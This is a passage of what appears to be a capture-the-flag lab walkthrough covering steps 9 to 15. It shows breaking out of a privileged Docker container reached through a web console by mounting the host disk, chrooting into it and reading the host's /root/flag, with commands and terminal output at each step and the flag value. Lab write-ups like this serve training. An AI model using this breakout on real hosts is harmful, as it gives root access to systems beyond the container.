


The container was started successfully.

Step 9: Access the container console of “mycontainer” container. Click on the “Exec Console” button under quick actions column.




Container Console:



Step 10: Click on connect to spawn a bash shell on the container.

Command: id



Step 11: List the filesystems on the machine.

Command: fdisk -l

```
root@f9ebe4fdc6ca:~#
root@f9ebe4fdc6ca:~# fdisk -l
Disk /dev/sda: 4 GiB, 4294967296 bytes, 8388608 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes



root@f9ebe4fdc6ca:~#
root@f9ebe4fdc6ca:~#
```

Step 12: Since the container is running in privileged mode, the host filesystem can be mounted on to the container.

Command: mount /dev/sda /mnt

```
root@f9ebe4fdc6ca:~#
root@f9ebe4fdc6ca:~# mount /dev/sda /mnt
root@f9ebe4fdc6ca:~#
root@f9ebe4fdc6ca:~#
```

Step 13: List the files in /mnt directory.

```
root@f9ebe4fdc6ca:~#
root@f9ebe4fdc6ca:~# ls -l /mnt/
total 92
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x  4 root root  4096 Aug 18 13:48 dev
drwxr-xr-x 69 root root  4096 Nov  8 08:11 etc
drwxr-xr-x  3 root root  4096 Sep  3 06:51 home
drwxr-xr-x 13 root root  4096 Nov  7 21:19 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
```

```
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
drwxr-xr-x  2 root root  4096 Aug 18 13:48 proc
drwx------  5 root root  4096 Nov 22 10:42 root
drwxr-xr-x  6 root root  4096 Aug 18 13:48 run
drwxr-xr-x  2 root root  4096 Nov  7 21:19 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sys
drwxrwxrwt  7 root root  4096 Nov 25 12:22 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@f9ebe4fdc6ca:~#
```

The entire root file system can be accessed.

Step 14: Use chroot on the mounted directory and breakout of the container. Search for the flag on the host filesystem.

Commands:

chroot /mnt bash
find / -name flag 2>/dev/null

```
root@f9ebe4fdc6ca:~# chroot /mnt/ bash
root@f9ebe4fdc6ca:/#
root@f9ebe4fdc6ca:/#
root@f9ebe4fdc6ca:/# find / -name flag 2>/dev/null
/root/flag
root@f9ebe4fdc6ca:/#
```

Step 15: Retrieve the flag

Command: cat /root/flag

```
root@f9ebe4fdc6ca:/#
root@f9ebe4fdc6ca:/# cat /root/flag
4703966f9f9ceb2fd72738f8d4f36cdb
root@f9ebe4fdc6ca:/#
```

Flag: 4703966f9f9ceb2fd72738f8d4f36cdb

References:

1. Docker (https://www.docker.com/)
2. Portainer (https://www.portainer.io/)